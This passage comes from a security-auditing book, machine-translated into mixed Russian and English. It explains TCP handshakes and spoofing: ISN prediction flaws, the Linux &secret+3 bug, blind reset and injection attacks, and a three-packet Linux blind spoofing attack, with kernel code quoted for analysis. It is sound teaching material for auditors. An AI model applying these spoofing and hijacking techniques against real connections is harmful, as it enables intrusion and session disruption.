
Оба sequence numbers seeded randomly в начале нового connection, а затем exchanged в three-way handshake. Starting sequence number называется initial sequence number (ISN). Вот короткий пример three-way handshake и simple data exchange. Сначала client выбирает random initial sequence number и отправляет его server. Рисунок 14-11 показывает, что client выбрал `0xabcd`.

Рисунок 14-11. Transmit 1




Server также выбирает random initial sequence number, `0x4567`, который устанавливает в SYN-ACK packet. SYN-ACK packet acknowledges ISN, отправленный client, устанавливая `0xabce` в acknowledgement number field. Если помните, это field указывает sequence number следующего expected byte data. SYN и SYN-ACK packets consume one sequence number, поэтому следующие data, которые вы ожидаете получить, должны начинаться с sequence number `0xabce`; см. рисунок 14-12.

Рисунок 14-12. Receive 1




Client завершает handshake, acknowledging ISN server. Обратите внимание, что sequence number увеличился на один до `0xabce`, потому что SYN packet consumed sequence number `0xabcd`. Аналогично, client в этом connection указывает, что next sequence number, который он ожидает получить от server, равен `0x4568`, потому что `0x4567` был использован SYN-ACK packet; см. рисунок 14-13.

Рисунок 14-13. Transmit 2




Теперь client хочет отправить два bytes data, characters *HI*. Sequence number тот же, поскольку client еще не отправлял data. Acknowledgement number тоже тот же, потому что data еще не были received; см. рисунок 14-14.

Рисунок 14-14. Transmit 3




Server хочет acknowledge receipt data и transmit два bytes data: characters *OK*. Поэтому sequence number для server равен `0x4568`, как и ожидается, а acknowledgement number теперь установлен в `0xabd0`. Это number используется потому, что sequence number `0xabce` - character *H*, а sequence number `0xabcf` - character *I*; см. рисунок 14-15.

Рисунок 14-15. Receive 2



Client не имеет новых data для отправки, но хочет acknowledge receipt OK data; см. рисунок 14-16.

Рисунок 14-16. Transmit 3



TCP Spoofing

Отправлять TCP packets с arbitrary source addresses и content довольно straightforward: обычно достаточно нескольких строк C code с library вроде libdnet или libnet. Есть несколько причин, по которым attackers могут захотеть отправлять такие TCP packets:


• Attackers могут захотеть fabricate new connection, якобы идущее от одного host к другому. У большого количества software access control policies основаны на source IP address. Канонический пример - что-то вроде `rsh`, который можно настроить так, чтобы он honor trust relationships между hosts на основе source IP address.
• Если attackers знают о connection, которое уже идет, они могут захотеть insert data в это connection. Например, они могли бы insert malicious shell commands в TELNET session жертвы после ее login. Другая attack - modifying file во время download пользователем, чтобы insert Trojan code.
• Attackers могут захотеть terminate ongoing connection, что может быть полезно при attacks distributed systems и выполнении разных denial-of-service attacks.

Основная линия защиты TCP против этих attacks - verifying sequence numbers incoming packets. Следующие разделы подробнее рассматривают эти attacks и то, как sequence numbers участвуют в каждом scenario.

Connection Fabrication


Допустим, вы хотите spoof entire TCP connection от одного host к другому. Вы знаете, что между двумя servers, running remote shell service, есть trust relationship. Если можно spoof `rsh` connection от одного server к другому, можно issue commands и take over target machine. Сначала вы spoof SYN packet от server A к server B. Initial sequence number можно выбрать из воздуха; см. рисунок 14-17.

Рисунок 14-17. Transmit 1




Server B ответит server A SYN-ACK, содержащим randomly chosen initial sequence number, обозначенный BBBB на рисунке 14-18.

Рисунок 14-18. Receive 1



Чтобы завершить three-way handshake и initialize connection, нужно spoof третий acknowledgement packet; см. рисунок 14-19.

Рисунок 14-19. Transmit 2



Первое крупное препятствие состоит в том, что нужно увидеть SYN-ACK packet, идущий от server B к server A, чтобы observe sequence number, выбранный server B. Без этого sequence number вы не можете acknowledge SYN-ACK packet и завершить three-way handshake.

Естественно, если вы находитесь в той же network и можете sniff packets server B, у вас не будет проблем с получением correct sequence number. Если вы не в той же network и не можете hack routing infrastructure, чтобы увидеть packet, нужно guess. Этот метод называется blind connection spoofing и описан в следующем разделе.

Второе препятствие для этой attack состоит в том, что SYN-ACK packet может потенциально reach server A, а server A его не ожидает. Server A, вероятно, generates RST в ответ на SYN-ACK, что ломает spoofed connection. Есть несколько способов обойти эту проблему, поэтому для целей данного обсуждения считайте ее nonissue.

Blind Connection Spoofing

Если attackers не могут увидеть SYN-ACK packet, который victim server generates, они должны guess initial sequence number, выбранный victim server. Исторически guessing был довольно простым, поскольку многие operating systems использовали simple incremental algorithms для выбора ISNs.

Распространенной практикой было поддерживать global ISN variable и increment ее на fixed value при каждом new connection. Чтобы exploit такую практику, attackers могли connect к victim server и observe его выбор ISN. С помощью простой math они могли calculate next ISN, который будет использован, выполнить spoofing attack и знать correct acknowledgement number для spoof.

Большинство operating systems перешли к randomly generated ISNs, чтобы mitigate threat blind TCP spoofing. Security значительной части TCP зависит от unpredictability ISN, поэтому важно, чтобы их ISN generation code действительно производил random sequence numbers. Straightforward linear congruent pseudo-random number generators (PRNGs) не годятся, поскольку attacker может sample несколько ISNs, чтобы reverse internal state random number algorithm.

Еще в 2000 году Pascal Bouchareine из Hacker Emergency Response Team (HERT) опубликовал advisory о FreeBSD ISN generation, где использовалась kernel function `random()`: linear congruent PRNG. После sampling четырех ISNs attacker может reconstruct internal state PRNG и generate те же sequence numbers, что target host.

An Attack on Randomness

Было несколько интересных discoveries, связанных с randomness TCP sequence-numbering algorithms. Особенно стоит отметить research paper Michael Zalewski по адресу www.bindview.com/Support/RAZOR/Papers/2001/tcpseq.cfm, где обсуждаются relative strengths random number algorithms, используемых некоторыми contemporary operating systems. Хотя tested versions несколько устарели, paper дает хорошее представление о том, как operating systems соотносятся друг с другом. Кроме того, даже если некоторые versions не такие current, многие ISN algorithms, вероятно, не сильно изменились. Paper также обсуждает PRNG strengths в других network components, например DNS IDs и session cookies.

ISN Vulnerability

Stealth и S. Krahmer, участники hacker group TESO, обнаружили subtle blind spoofing bug в Linux kernel в ветке code 2.2. Следующий код использовался для generation random ISN:

```
__u32 secure_tcp_sequence_number(__u32 saddr, __u32 daddr,
    __u16 sport, __u16 dport)
{
    static __u32 rekey_time = 0;
    static __u32 count = 0;
    static __u32 secret[12];
    struct timeval tv;
    __u32 seq;

    /*
     * Pick a random secret every REKEY_INTERVAL seconds.
     */
    do_gettimeofday(&tv);

    /* We need the usecs below... */
    if (!rekey_time || (tv.tv_sec - rekey_time) > REKEY_INTERVAL) {
        rekey_time = tv.tv_sec;

        /* First three words are overwritten below. */
        get_random_bytes(&secret + 3, sizeof(secret) - 12);
        count = (tv.tv_sec / REKEY_INTERVAL) << HASH_BITS;
    }

    secret[0] = saddr;
    secret[1] = daddr;
    secret[2] = (sport << 16) + dport;
```

```
    seq = (halfMD4Transform(secret + 8, secret) & ((1 << HASH_BITS) - 1))
        + count;
    seq += tv.tv_usec + tv.tv_sec * 1000000;

    return seq;
}
```

В вызове `get_random_bytes()` intent состоит в том, чтобы записать random data поверх последних девяти bytes array `secret`. Однако код фактически записывает data в неправильное место stack, и majority key `secret` всегда остается содержащей value zero. Это происходит потому, что expression `&secret` - pointer to an array with 12 elements. Из обсуждения pointer arithmetic в главе 6 помните, что integer, добавленный к pointer type, умножается на size base data type, поэтому `&secret+3` - это address на 36 elements после начала `secret`. Author intended использовать `&secret[3]`, что корректно indexes third element в array `secret`.

Impact этого oversight состоял в том, что sequence numbers были очень close to each other, если source IP address был единственной variable, позволяя TESO researchers craft ISN-guessing attack.

Auditing Tip

Изучите TCP sequence number algorithm, чтобы понять, насколько он unpredictable. Убедитесь, что используется какой-то cryptographic random number generator. Попробуйте определить, можно ли deductively guess какую-либо часть key space, что ограничивает range possible correct sequence numbers. Random numbers, основанные на system state, например system time, могут быть insecure, поскольку эту information можно добыть из remote source множеством способов.

Connection Tampering

Если attackers хотят spoof TCP packets для manipulation existing connections, им нужно предоставить sequence number, который находится within currently accepted window. Если attackers расположены в network и могут sniff packets, принадлежащие connection, которое они пытаются manipulate, найти это number, очевидно, довольно просто. Из этой позиции attackers могут легко inject data или tear down connection. В более subtle attacks они могли бы hijack и resynchronize existing TCP connection.

Однако если attackers не могут видеть packets, принадлежащие target connection, найти sequence number снова сложнее. Им нужно guess sequence number within currently accepted window, чтобы их spoofed TCP packets были honored.

Blind Reset Attacks

В некоторых situations attackers могут захотеть remotely terminate connection между двумя hosts во внешних networks. Некоторые protocols и applications могут переходить в behavior, который небезопасен или может быть exploited, если их TCP connections будут abruptly torn out from under them. Например, были attacks против Internet Relay Chat (IRC), основанные на временном severing links между distributed servers для кражи privileges к chat channels. Если отбросить детские игры, researcher Paul Watson опубликовал attack с куда большей серьезностью. Главный тезис его presentation состоял в том, что malicious resetting Border Gateway Protocol (BGP) TCP connections может привести к considerable disruption routing between ISPs; archives presentation доступны по адресу www.packetstormsecurity.org/papers/protocols/SlippingInTheWindow_v1.0.doc.

У attackers, пытающихся spoof RST packet, есть несколько благоприятных факторов. Во-первых, RST packet достаточно находиться in current window, чтобы быть honored, что уменьшает search space sequence numbers. Во-вторых, RST packet processed immediately, если он где-либо within

window, что устраняет possible issues со stream reassembly или необходимостью ждать, пока будет reached sequence number.

Attackers нужно знать source IP, source port, destination IP, destination port, sequence number within window - и это почти все. Если connection использовало window size 16KB, attacker должен отправить примерно 262143 packets. Paul Watson смог terminate connections, brute-forcing sequence number на T1 speeds примерно за 10 seconds.

Стоит отметить, что многие old operating systems, особенно older UNIX systems, даже не проверяют, что sequence number в RST packet находится within window, что делает reset attacks чрезвычайно easy. Кроме того, reset-inducing packet может быть SYN вместо RST, поскольку SYN in window causes existing connection to be reset.

Blind Data Injection Attacks

Blind data injection attack - небольшой superset blind reset attack. Attacker должен предоставить acknowledgement number, а также sequence number. Однако verification acknowledgement numbers достаточно lax, так что обычно нужно всего две guesses для каждой sequence number trial.

Полные details этой attack и blind reset attacks изложены в отличном draft IETF document *Improving TCP's Robustness to Blind In-Window Attacks* R. Stewart и M. Dalal (www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-05.txt).

TCP Segment Fragmentation Spoofing

Michael Zalewski указал на интересную potential blind spoofing attack в сообщении в mailing list full-disclosure, archived по адресу archives.neohapsis.com/archives/fulldisclosure/2003-q4/3488.html. Если attackers знают, что TCP segment fragmented при прохождении от одного endpoint к другому, они могут spoof IP fragment для data section packet. Такой spoofing позволяет inject data в TCP connection без необходимости guess valid sequence number. Attackers нужно придумать mechanism для исправления TCP checksum, но это должно быть вполне within the realm of possibility.

TCP Processing

До сих пор вы рассмотрели несколько security issues в TCP code. Следующие разделы описывают несколько interesting corner cases и nuances в TCP processing, чтобы дать вам ideas, где искать potential vulnerabilities.

TCP State Processing

TCP stacks реализуют complicated state machine, которая highly malleable by outside actors. Изучение этого кода может выявить subtle behaviors, полезные attackers. Например, operating systems по-разному реагируют на unusual combinations TCP flags. Эти reactions могут привести к security-critical behaviors, которые вы изучите в обсуждении firewalls и SYN-FIN packets в главе 15. Также можно найти множество corner cases в TCP processing. Например, некоторые operating systems allow data в initial SYN packet, а некоторые allow data segments без установленного flag ACK. В следующем разделе есть пример vulnerability, показывающий, какую creativity следует применять при inspection TCP code.

Linux Blind Spoofing Vulnerability

Известный researcher Anthony Osborne обнаружил subtle и fascinating bug в Linux TCP stack, связанную с connection state tracking; она documented по адресу www.ciac.org/ciac/bulletins/j-035.shtml. На самом деле было три vulnerabilities, которые он смог weave into an attack для blind spoofing TCP traffic from arbitrary source. Чтобы проследить эту vulnerability, рассмотрите simplified version функции `tcp_rcv()` в Linux kernel.

```
int tcp_rcv()
{
    ...

    if (sk->state != TCP_ESTABLISHED) {
        if (sk->state == TCP_LISTEN) {
            seq = secure_tcp_sequence_number(saddr, daddr,
                skb->h.th->dest, skb->h.th->source);
            tcp_conn_request(sk, skb, daddr, saddr, opt, dev, seq);
            return 0;
        }

        ...
        /* various other processing */
    }

    /*
     * We are now in normal data flow (see the step list
     * in the RFC) Note most of these are inline now.
     * I'll inline the lot when I have time to test it
     * hard and look at what gcc outputs
     */
    if (!tcp_sequence(sk, skb->seq, skb->end_seq - th->syn))
        die();  /* bad tcp sequence number */

    if (th->rst)
        return tcp_reset(sk, skb);


    if (th->ack && !tcp_ack(sk, th, skb->ack_seq, len))
        die();  /* bad tcp acknowledgement number */

    /* Process the encapsulated data */
    if (tcp_data(skb, sk, saddr, len))
        kfree_skb(skb, FREE_READ);
}
```

Если incoming packet связан с socket, который не находится в `TCP_ESTABLISHED`, код выполняет variety processing, связанную с connection initiation и teardown. Важно отметить, что после выполнения этого processing код в certain situations может fall through к normal data-processing code. Обычно это innocuous, поскольку control packets вроде SYN и RST не содержат data. Глядя на приведенный код, можно увидеть, что любые data в initial SYN packet не обрабатываются, поскольку server находится в `TCP_LISTEN` state и returns out receive function. Однако после получения SYN, когда server находится в `SYN_RCVD` state, код falls through, и data в incoming packets обрабатываются. Поэтому data в packets, отправленных после initial SYN, но до завершения three-way handshake, фактически queued для delivery userland application.

Attack, задуманная Osborne, состояла в spoof packets from trusted peer и передаче data before completion three-way handshake. Attackers сначала отправляли normal SYN packet, spoofed from trusted peer; см. рисунок 14-20.


Рисунок 14-20. Transmit 1



После receipt SYN packet server входит в state `SYN_RCVD` и отправляет SYN-ACK packet предполагаемому source SYN. Attackers не могут видеть этот packet, но пока они действуют достаточно quickly, их attack не hindered.

В этот момент они знают, какие sequence numbers valid in window для data, intended for victim host, но не знают, каким должен быть acknowledgement sequence number, потому что не видели SYN-ACK packet. Однако внимательно посмотрите на предыдущий код из `tcp_rcv()`. Вторая nuance, leveraged by Osborne, состоит в том, что если flag ACK не установлен в TCP packet, Linux TCP stack не проверяет acknowledgement sequence number на validity до queuing data. Поэтому attackers просто отправляют some data в packet с valid sequence number, но без установленных TCP flags; см. рисунок 14-21.

Рисунок 14-21. Transmit 2



Теперь attackers имеют data queued в kernel victim machine, ready to be delivered userland process `rlogind`, как только three-way handshake completed. Обычно этот handshake нельзя complete без знания или guessing correct acknowledgement number, но Osborne обнаружил третью vulnerability, позволяющую attackers deliver the death blow. Обычно userland process не возвращается из вызова `accept()`, если handshake не completed. Следующий код показывает logic для этого в `tcp.c`:

```
static struct sk_buff *tcp_find_established(struct sock *s)
{
    struct sk_buff *p = skb_peek(&s->receive_queue);

    if (p == NULL)
        return NULL;

    do {
        if (p->sk->state == TCP_ESTABLISHED ||
            p->sk->state >= TCP_FIN_WAIT1)
            return p;
        p = p->next;
    } while (p != (struct sk_buff *)&s->receive_queue);

    return NULL;
}
```

Обратите внимание, что kernel treats states greater than or equal to `TCP_FIN_WAIT1` как equivalent to `ESTABLISHED`. Следующий код handles packets с установленным FIN bit:


```
static int tcp_fin(struct sk_buff *skb, struct sock *sk, struct tcphdr *th)
```

```
{
    ...

    switch (sk->state) {
    case TCP_SYN_RECV:
    case TCP_SYN_SENT:
    case TCP_ESTABLISHED:
        /*
         * move to CLOSE_WAIT, tcp_data() already handled
         * sending the ack.
         */
        tcp_set_state(sk, TCP_CLOSE_WAIT);
        if (th->rst)
            sk->shutdown = SHUTDOWN_MASK;
        break;
```

`CLOSE_WAIT` больше `TCP_FIN_WAIT`, что означает: если attackers просто отправляют FIN packet, он переводит connection в `CLOSE_WAIT` state, и вызов `accept()` у userland application successfully returns. Затем application имеет data available to read на своем socket: data, spoofed attackers. В summary, attack включает три packets, показанные на рисунке 14-22.

Рисунок 14-22. Blind spoofing attack



Sequence Number Representation

Sequence numbers - 32-bit unsigned integers со значением между 0 и `2^32-1`. Обратите внимание, что sequence numbers wrap around at 0, и для flawless работы такого wrapping нужна special care.

